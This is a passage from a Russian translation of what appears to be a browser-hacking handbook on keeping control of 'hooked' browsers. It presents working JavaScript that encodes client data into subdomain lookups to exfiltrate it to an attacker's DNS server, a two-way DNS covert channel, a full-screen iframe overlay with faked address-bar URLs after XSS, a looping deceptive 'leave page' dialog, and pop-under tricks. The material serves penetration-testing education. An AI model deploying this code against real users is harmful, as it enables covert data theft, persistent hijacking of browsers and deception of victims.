Можно создать простой однонаправленный канал вывода через DNS, отправляющий запросы к специально подготовленным доменам, которые разрешает подконтрольный вам сервер DNS. Такой канал, например, позволяет передать клиенту симметричный ключ для шифрования данных, которыми клиент и сервер впоследствии обмениваются в запросах и ответах HTTP. Если требуется отправить строку `ABCDE`, данные можно закодировать и передать как запрос разрешения поддомена. Если ваш DNS-сервер разрешает `browserhacker.com`, полезная нагрузка отправляется посредством запроса ресурса изображения, например `<img src="_encodedData_.browserhacker.com">`. Простая функция JavaScript для получения `_encodedData_` может выглядеть так:

```
encode_data = function(str) {
  var result="";
  for(i=0;i<str.length;++i) {
    result+=str.charCodeAt(i).toString(16).toUpperCase();
  }
  return result;
};
var data = "data_to_extrude_from_client_to_server";
var _encodedData_ = encodeURI(encode_data(data));
console.log(_encodedData_);
```

Код необходим потому, что доменные имена могут содержать только алфавитно-цифровые символы, дефисы (`-`) и точки (`.`). Для использованных данных результат `encode_data()` будет следующим:

```
646174615F746F5F657874727564655F66726
F6D5F636C69656E745F746F5F736572766572
```

Следует учитывать ещё одно ограничение: полное доменное имя вместе с точками не может превышать 255 символов. С учётом этого предыдущий фрагмент можно расширить следующим образом:

```
var max_domain_length = 255;
var max_segment_length = max_domain_length -
  "browserhacker.com".length;
var dom = document.createElement('b');
// splits strings into chunks
String.prototype.chunk = function(n) {
  if (typeof n=='undefined') n=100;
  return this.match(RegExp('.{1,'+n+'}','g'));
};
// sends a DNS request
sendQuery = function(query) {
  var img = new Image;
  img.src = "http://"+query;
  img.onload = function() { dom.removeChild(this); }
  img.onerror = function() { dom.removeChild(this); }
  dom.appendChild(img);
};
// Split message into segments
segments = _encodedData_.chunk(max_segment_length);
for (seq=1; seq<=segments.length; seq++) {
  // send segment
  sendQuery(seq+"."+segments.length+"." +
    segments[seq-1]+".browserhacker.com");
}
```

В зависимости от длины используемого для атаки домена и рассмотренных ограничений FQDN предыдущий фрагмент разделяет закодированные данные на такие части:

```
.EA.A9.8F.EA.A9.8C.EA.A9.8D.EA.A9.8A.EA.A9.8B
```

Поскольку полезная нагрузка, скорее всего, будет длиннее строки из пяти символов, сначала она делится на части. Для каждой части в DOM добавляется соответствующий элемент `IMG`. Теги изображений применяются потому, что при отключённом в браузере упреждающем разрешении DNS сначала будет разрешён атрибут `src`, что создаст DNS-запрос. Запрос HTTP для получения изображения отправится позднее. Учтите также: если DNS-сервер вернёт ошибку или ответ Not Found, последующий запрос HTTP вообще не будет отправлен. При этом DNS-сервер уже обработает поступившие от клиента данные. Это помогает сделать связь более скрытной.

Подход хорошо работает для передачи от клиента подконтрольному DNS-серверу, но как действовать в обратном направлении? Как организовать двунаправленную связь и отправлять данные от сервера клиенту? Это труднее, но всё же возможно.

Один из способов двунаправленной связи - делать выводы по времени DNS-запросов, то есть по длительности разрешения домена. Например, можно считать, что сервер хотел отправить 0, если домен разрешился менее чем за секунду, и 1, если процесс занял больше секунды. Так браузер восстанавливает строки из их двоичного представления, в конечном счёте применяя `String.fromCharCode()`.

Более быстрый способ использует успешные и неудачные подключения к доменам, обозначающим каждый бит данных. Иными словами, один домен соответствует одному биту. Ошибки разрешения можно обнаруживать средствами JavaScript.

В примере на рисунке 3-6 домен `bit-00000002-0000003d.browserhacker.com` представляет 1 или 0 в зависимости от того, разрешается ли он и возвращает ли ресурс.

```
Last login: Fri Nov 15 11:40:28 on ttys000
lon-sp-5dv7p:~ morru$ host bit-00000002-0000003e.browserhacker.com
bit-00000002-0000003e.browserhacker.com has address 74.125.237.136
lon-sp-5dv7p:~ morru$ host bit-00000002-0000003d.browserhacker.com
Host bit-00000002-0000003d.browserhacker.com not found: 3(NXDOMAIN)
lon-sp-5dv7p:~ morru$
```

Рисунок 3-6. Разрешение доменов

Перевод основных сообщений терминала: **has address 74.125.237.136** - имеет адрес `74.125.237.136`; **Host ... not found: 3(NXDOMAIN)** - узел не найден: `3 (NXDOMAIN)`.

На рисунке 3-6 запрошены два разных домена и получены разные результаты. Чтобы различие было легче заметить, стрелка указывает на символ, который едва заметно меняется в запросах. Один домен разрешается, другой нет. На этом основано определение состояния бита при передаче данных по туннелю DNS от сервера клиенту. Здесь при истинном состоянии бита возвращается IP-адрес `74.125.237.136`. Причина объясняется далее в разделе и показана на рисунках 3-7 и 3-8.

Браузер запрашивает ресурс изображения:

`http://bit-00000002-0000003e.browserhacker.com/favicon.ico`




Рисунок 3-7. Возвращён бит 1

Надписи на схеме: **зацепленный браузер**; **DNS-запрос**; **DNS-сервер нападающего**; **ответ** `10.0.0.100`; **запрос HTTP**; **внутренний веб-сервер** `10.0.0.100`; **в результате вызывается функция** `onload`.

На рисунке 3-7 показан процесс возврата единичного бита через браузерный туннель DNS. После успешной межисточниковой загрузки изображения вызывается функция `onload`, которая сигнализирует о сохранении истинного состояния бита.

Браузер запрашивает ресурс изображения:

`http://bit-00000002-0000003d.browserhacker.com/favicon.ico`

Resulting in the **onerror** function being called

Figure 3-8: A 0 bit is returned

Рисунок 3-8. Возвращён бит 0

Надписи на схеме: **зацепленный браузер**; **DNS-запрос**; **DNS-сервер нападающего**; **ответ Not Found**; **в результате вызывается функция** `onerror`.

На рисунке 3-8 снова показана передача сведений из туннеля DNS, но на этот раз передаётся нулевой бит. Когда изображение не загружается из-за отсутствия межисточникового домена, вызывается функция `onerror`, сигнализирующая о сохранении нулевого состояния бита.

Для двоичной передачи браузер сообщает серверу туннеля DNS, какой IP-адрес следует возвращать при истинном состоянии. После этого данные можно передавать по туннелю от сервера браузеру.

Следующий фрагмент показывает, как получить строку из туннеля DNS. Для упрощения демонстрации первый шаг - передача IP-адреса серверу туннеля - пропущен. Адрес `74.125.237.136` жёстко задан на сервере DNS для этого примера.

```
var tunnel_domain = "browserhacker.com"; // location of the DNS server
var dom = document.createElement('b');
var messages = new Array();
var bits = new Array();
var bit_transfered = new Array();
var timing = new Array();
// Do the DNS query by reqeusting an image
send_query = function(fqdn, msg, byte, bit) {
  var img = new Image;
  img.src = "http://" + fqdn + "/favicon.ico";
  img.onload = function() { // successful load so bit equals 1
    bits[msg][bit] = 1;
    bit_transfered[msg][byte]++;
    if (bit_transfered[msg][byte] >= 8)
      reconstruct_byte(msg, byte);
    dom.removeChild(this);
  }
  img.onerror = function() { // unsuccessful load so bit equals 0
    bits[msg][bit] = 0;
    bit_transfered[msg][byte]++;
    if (bit_transfered[msg][byte] >= 8)
      reconstruct_byte(msg, byte);
    dom.removeChild(this);
  }
  dom.appendChild(img);
};
// Construct the request and send it via send_query
function get_byte(msg, byte) {
  bit_transfered[msg][byte] = 0
  // Request the byte one bit at a time
  for(var bit=byte*8; bit < (byte*8)+8; bit++){
    // Set the message number (hex)
```

```
    msg_str = ("00000000" + msg.toString(16)).substr(-8);
    // Set the bit number (hex)
    bit_str = ("00000000" + bit.toString(16)).substr(-8);
    // Build the subdomain
    subdomain = "bit-" + msg_str +"-" + bit_str;
    // build the full domain
    domain = subdomain + '.' + tunnel_domain;
    // Request something like
    // bit-00000002-0000003e.browserhacker.com
    send_query(domain, msg, byte, bit)
  }
}
// Build the environment and request the message
function get_message(msg) {
  // Set variables for getting a message
  messages[msg] = "";
  bits[msg] = new Array();
  bit_transfered[msg] = new Array();
  timing[msg] = Date.now();
  get_byte(msg, 0);
}
// Build the data returned from the binary results
function reconstruct_byte(msg, byte){
  var char = 0;
  // Build the last byte requested
  for(var bit=byte*8; bit < (byte*8)+8; bit++){
    char <<= 1;
    char += bits[msg][bit] ;
  }

  // Message is terminated with a null byte (all failed DNS requests)
  if (char != 0) {
    // The message isn't terminated so get the next byte
    messages[msg] += String.fromCharCode(char);
    get_byte(msg, byte+1);
  } else {
    // The message is terminated so finish
    delta = (Date.now() - timing[msg])/1000;
    bytes_per_second = "" +
      ((messages[msg].length + 1) * 8)/delta;
    console.log(messages[msg] + " - (" +
     (bytes_per_second.substr(0,5)) +
      " bits/second)");
  }
}
get_message(0);
```

Биты хранятся в массиве `bits` и связаны с номером бита соответствующего запроса. Это удобный способ хранения: при обходе массива в функции `reconstruct_bytes` из него легко собрать данные. Для примера соответствующие поддомены `browserhacker.com` статически сопоставлены адресу `74.125.237.136`, принадлежащему Google. Результат выполнения предыдущего кода в Chrome показан на рисунке 3-9.




Рисунок 3-9. Сервер отправил строку «Browser» через туннель DNS

Перевод основных надписей на рисунке: **Failed to load resource** - не удалось загрузить ресурс; **Browser - (8.476 bits/second)** - браузер: 8,476 бита в секунду; **server to client** - от сервера к клиенту; **Errors / Warnings / Logs / Debug** - ошибки / предупреждения / журналы / отладка.

> **ПРИМЕЧАНИЕ.** Для работы с каналом DNS в BeEF есть расширение DNS. Да, BeEF можно использовать и как DNS-сервер, что может пригодиться во время исследований социальной инженерии. Кроме того, сетевой стек BeEF и расширение DNS совместно управляют двунаправленной связью с зацепленным браузером через туннель DNS.

Полный работающий пример двунаправленного канала на основе DNS находится на сайте книги browserhacker.com. DNS-запросы обеспечивают некоторую скрытность канала, особенно при наличии веб-прокси, проверяющего запросы, но не всегда дают наибольшую эффективность. В большинстве случаев межисточниковые запросы `XMLHttpRequest` или WebSocket, вероятно, обеспечат более производительную связь.

Исследование способов сохранения постоянства

Создать способ связи зацепленного браузера с вашим сервером - одно дело, но сохранять канал с течением времени несколько сложнее. Чтобы соединение продолжало работать даже после перехода цели на другой сайт или потери доступа к Интернету, необходимы изобретательность и понимание доступных вариантов.

В следующих разделах рассматриваются способы сохранения канала с помощью IFrame, функций обработки событий окна, динамических всплывающих окон под основным и даже развитых приёмов Man-in-the-Browser. Любой из подходов или их сочетание поможет удержать контроль над зацепленными браузерами.

Использование IFrame

Тег `<iframe>` широко применяется как быстрый способ встроить другой документ в текущую страницу HTML. Многие рекламные системы используют его для размещения маркетинговых виджетов на сайтах.

Как и другие теги и возможности HTML, `<iframe>` может применяться для атак. IFrame неоднократно рассматриваются в книге, в том числе в разделе об обнаружении уязвимостей XSS главы 9, где XssRays используется для поиска XSS, и в разделе главы 4 об эксплуатации подмены пользовательского интерфейса, посвящённом кликджекингу и краже курсора.

IFrame чрезвычайно эффективны для обеспечения постоянства по двум причинам. Во-первых, вы полностью управляете содержимым DOM фрейма, включая CSS. Во-вторых, само предназначение IFrame - встраивать другой документ в текущую страницу - даёт прямой способ сохранить канал связи.

Полноэкранное наложение фрейма браузера

Благодаря контролю над DOM IFrame, включая HTML, CSS и JavaScript, текущую страницу можно загрузить в наложение, сохранив канал связи работающим в фоне. В данном контексте наложение - компонент страницы, например IFrame, видимый на переднем плане, тогда как код и другие элементы невидимы в фоне и продолжают выполнять свою логику. Здесь пригодится и HTML5 History API, особенно для маскировки настоящего URL в адресной строке.

Представьте веб-приложение с отражённой уязвимостью XSS до аутентификации пользователя. Вы уже зацепили цель, но XSS не является постоянным, поэтому, чтобы не потерять связь с целевым браузером, создаёте накладываемый IFrame. У него нет границ, ширина и высота растянуты до 100 процентов, а атрибут источника указывает на страницу входа веб-приложения.

Через долю секунды после отображения IFrame зацепленный браузер покажет содержимое страницы входа, сохранив в адресной строке прежний URI. Любые действия цели на странице будут происходить внутри наложенного IFrame, фактически запирая её в новом фрейме. Одновременно в фоне канал связи продолжит работать, и вы сможете отправлять новые команды и продолжать действия с целевым браузером.

Цель вряд ли заметит атаку. Единственные наблюдаемые события - перезагрузка страницы при отображении IFrame и адресная строка с URI, который может отличаться от ожидаемого.

Пример создания накладываемого IFrame с помощью jQuery:

```
createIframe: function(type, params, styles, onload) {
  var css = {};
  if (type == 'hidden') {
    css = $j.extend(true, {
      'border':'none', 'width':'1px', 'height':'1px',
      'display':'none', 'visibility':'hidden'},
    styles);
  }
  if (type == 'fullscreen') {
    css = $j.extend(true, {
      'border':'none', 'background-color':'white', 'width':'100%',
      'height':'100%',
      'position':'absolute', 'top':'0px', 'left':'0px'},
    styles);
    $j('body').css({'padding':'0px', 'margin':'0px'});
  }
  var iframe = $j('<iframe />').attr(params).css(
        css).load(onload).prependTo('body');
  return iframe;
}
```

Функция создаёт как накладываемые IFrame, если `type == 'fullscreen'`, так и скрытые. В коде эти виды различаются только селекторами CSS. Для скрытых фреймов используется минимальный размер, один пиксель, и отсутствуют границы. Затем элемент скрывается селекторами `visibility` и `display`. У накладываемых IFrame размеры, напротив, максимальны, а любое дополнительное пространство сверху и слева окна удалено. Скрытые IFrame особенно полезны для запуска эксплойтов и рассматриваются в последующих главах.

Чтобы встроить документ через наложенный IFrame, необходимо задать собственные селекторы CSS, удалить границы и правильно расположить новый элемент, включая его размеры в окне браузера. Верные размеры - 100 процентов по ширине и высоте, поля и внутренние отступы по ноль пикселей. В сочетании с абсолютным позиционированием элемента IFrame точно совпадёт с границами текущего окна браузера.

В предыдущем примере постоянство обеспечивается расширением существующих стилей CSS через jQuery. Накладываемый IFrame создаётся вызовом функции `createIframe`, как показано ниже. Здесь страница того же источника `login.jsp` загружается без дополнительных правил CSS и обратных вызовов.

```
createIframe('fullscreen',{'src':'/login.jsp'}, {}, null);
```

Если первоначально зацеплена другая страница, например `/page.jsp`, после создания наложенного IFrame пользователь может заподозрить неладное. На странице отображается содержимое `/login.jsp`, но URI по-прежнему указывает `/page.jsp`. Для устранения несоответствия можно применить HTML5 History API:[13]

```
history.pushState({be:"EF"}, "page x", "/login.jsp");
```

После выполнения кода адресная строка изменится на `http://<hooked_domain>/login.jsp`. По очевидным причинам безопасности функции `pushState` необходимо передать URL из того же источника, иначе возникнет исключение безопасности. Интересная особенность управления историей через `pushState` состоит в том, что ресурс, например `/login.jsp`, не загружается браузером и даже не обязан существовать.

IFrame - лишь один доступный способ сохранить контроль над браузером цели. Его преимущества заключаются в широкой поддержке браузерами и возможности наложить новое содержимое на текущее, что снижает вероятность обнаружения зацепки. Но у метода есть ограничения. Если помещаемое во фрейм содержимое включает код выхода из фрейма или строгие заголовки `X-Frame-Options`, возможно, придётся применить один из способов следующих разделов.

Использование событий браузера

Вам встречались сайты, которые перед закрытием просят подтверждение? Такое поведение может невероятно раздражать, особенно если сайт задаёт один и тот же вопрос после каждого нажатия OK в диалоге.

Именно так можно увеличить время пребывания цели на подконтрольной странице. Иногда всего пара лишних секунд на зацепленной странице позволяет выполнить ещё несколько командных модулей. Помните: чем дольше браузер остаётся зацепленным, тем лучше.

Метод основан на обработке события `onbeforeunload` объекта `window`, которое по умолчанию возникает в следующих случаях:

• при событии `unload`: закрытии текущей вкладки, всего браузера или обычном переходе на другой адрес;
• при вызове `window.close` или `document.close`;
• при вызове `location.replace` или `location.reload`.

Ниже приведена базовая реализация, работающая во всех настольных браузерах, кроме Opera до версии 12:

```
function display_confirm(){
  if(confirm("Are you sure you want to navigate away from this
    page?\n\n There is currently a request to the server pending.
    You will lose recent changes by navigating away.\n\n Press OK
    to continue, or Cancel to stay on the current page.")){
      display_confirm();
  }
}
function dontleave(e){
  e = e || window.event;
  // Если используется Internet Explorer, синтаксис немного отличается
  if(browser.isIE()){
```

```
    e.cancelBubble = true;
    e.returnValue = "There is currently a request to the server
      pending. You will lose recent changes by navigating away.";
  }else{
    if (e.stopPropagation) {
      e.stopPropagation();
      e.preventDefault();
      e.returnValue = "There is currently a request to the server
        pending. You will lose recent changes by navigating away.";
    }
  }
  // Снова показать подтверждение, раздражая пользователя после нажатия OK
  display_confirm();
  return "There is currently a request to the server pending. You
    will lose recent changes by navigating away.";
}
window.onbeforeunload = dontleave;
```

Пример заменяет существующий код обработки события `onbeforeunload` вызовом функции `dontleave`. В качестве дополнительной меры метод `cancelBubble` останавливает распространение команд функцией `stopPropagation()` в Internet Explorer. Это не позволяет существующим функциям мешать новому коду. В зависимости от сложности имеющегося JavaScript отключение всплытия событий полезно и для производительности. Если вложенных элементов много, разумным выбором может стать простая замена старого кода с предотвращением всплытия.

Поведение слегка различается между браузерами. На рисунках 3-10 и 3-11 показан Firefox 18. Второй диалог подтверждения открывается автоматически, если жертва нажимает Cancel. Если нажать OK, диалог будет повторяться в цикле. Единственный способ действительно покинуть страницу - нажать **Leave Page**, как показано на рисунке 3-11.




Рисунок 3-10. Первый диалог Firefox 18 с пользовательским содержимым под управлением JavaScript




Рисунок 3-11. Второй диалог Firefox 18, которым нельзя управлять из JavaScript

Перевод основных надписей на рисунках 3-10 и 3-11:

• **Are you sure you want to navigate away from this page?** - вы уверены, что хотите уйти с этой страницы?;
• **There is currently a request to the server pending. You will lose recent changes by navigating away.** - сейчас ожидается запрос к серверу; при уходе со страницы последние изменения будут потеряны;
• **Press OK to continue, or Cancel to stay on the current page.** - нажмите OK, чтобы продолжить, или Cancel, чтобы остаться на текущей странице;
• **Are you sure? This page is asking you to confirm that you want to leave - data you have entered may not be saved.** - вы уверены? Страница просит подтвердить уход; введённые данные могут не сохраниться;
• **Stay on Page / Leave Page** - остаться на странице / покинуть страницу.

В Internet Explorer 9 под Windows 7 поведение очень похоже, но текст диалога поддаётся чуть большему управлению, как видно на рисунках 3-12 и 3-13. Текст второго диалога на рисунке 3-13 также можно настраивать. Однако общее поведение остаётся таким же, как в Firefox.




Рисунок 3-12. Первый диалог Internet Explorer 9 с пользовательским содержимым под управлением JavaScript




Рисунок 3-13. Второй диалог Internet Explorer 9 под управлением JavaScript

Перевод основных надписей на рисунках 3-12 и 3-13:

• **Are you sure you want to navigate away from this page?** - вы уверены, что хотите уйти с этой страницы?;
• **There is currently a request to the server pending. You will lose recent changes by navigating away.** - сейчас ожидается запрос к серверу; при уходе со страницы последние изменения будут потеряны;
• **Press OK to continue, or Cancel to stay on the current page.** - нажмите OK, чтобы продолжить, или Cancel, чтобы остаться на текущей странице;
• **Are you sure you want to leave this page?** - вы уверены, что хотите покинуть эту страницу?;
• **Leave this page / Stay on this page** - покинуть эту страницу / остаться на этой странице.

В результате, учитывая ограниченные возможности настройки сообщений в Firefox и Chrome, метод `OnClose`, возможно, стоит применять только в браузерах Internet Explorer.

Применение этих событий как способа поддержания постоянства может дать ещё несколько секунд времени выполнения, однако для сохранения контроля над браузером цели они, безусловно, не идеальны. Окно pop-under, которое рассматривается в следующем разделе, может дать новую возможность сохранить некоторую форму контроля над зацепленным браузером. Разумеется, ничто не мешает объединить несколько методов: наложив эти пользовательские процедуры обработки события закрытия на IFrame и окна pop-under, можно сохранить зацепку ровно настолько, чтобы завершить выполнение команды, которой вы ожидали.

Использование окон pop-under

Когда вы заходите на сайт, нет ничего более раздражающего, чем незапрошенное всплывающее окно. Сколько раз вам приходилось снова и снова закрывать многочисленные окна с рекламой? Если pop-up - это новое окно браузера, которое появляется на переднем плане текущей страницы, то pop-under - новое окно браузера, возникающее на заднем плане, буквально под текущим окном. Большинство современных браузеров по умолчанию блокируют поведение pop-under.

Проще всего открыть pop-under из JavaScript с помощью метода `window.open()`. Следующий код по умолчанию блокируется в последних версиях Firefox и Chrome:

```
window.open('http://example.com','popunder','toolbar=0
  location=0,directories=0,status=0,menubar=0,scrollbars=0,
  resizable=0,width=1,height=1,left='+screen.width+',
  top='+screen.height+'').blur();
window.focus();
```

Сценарий блокируется, поскольку браузер понимает, что новое окно откроется без какого-либо вмешательства пользователя, например явного щелчка мышью.

Можно задуматься о том, как обойти это поведение. Первое возможное решение, которое следует проверить, - применение `MouseEvents` для программного воспроизведения действий мыши через код JavaScript. Предположим, что в вашем распоряжении есть ссылка, созданная динамически либо полученная посредством эксплуатации XSS-уязвимости в атрибуте `onClick`, подобная следующей:

```
<a id="malicious_link" href="http://google.com"
  onclick=" open_link()">Goo</a>
```

Теперь внедрите на ту же страницу следующий JavaScript:

```
function open_link(){
window.open('http://example.com','popunder','toolbar=0,
  location=0,directories=0,status=0,menubar=0,scrollbars=0,
  resizable=0,width=1,height=1,left='+screen.width+',
  top='+screen.height+'').blur();
window.focus();
}
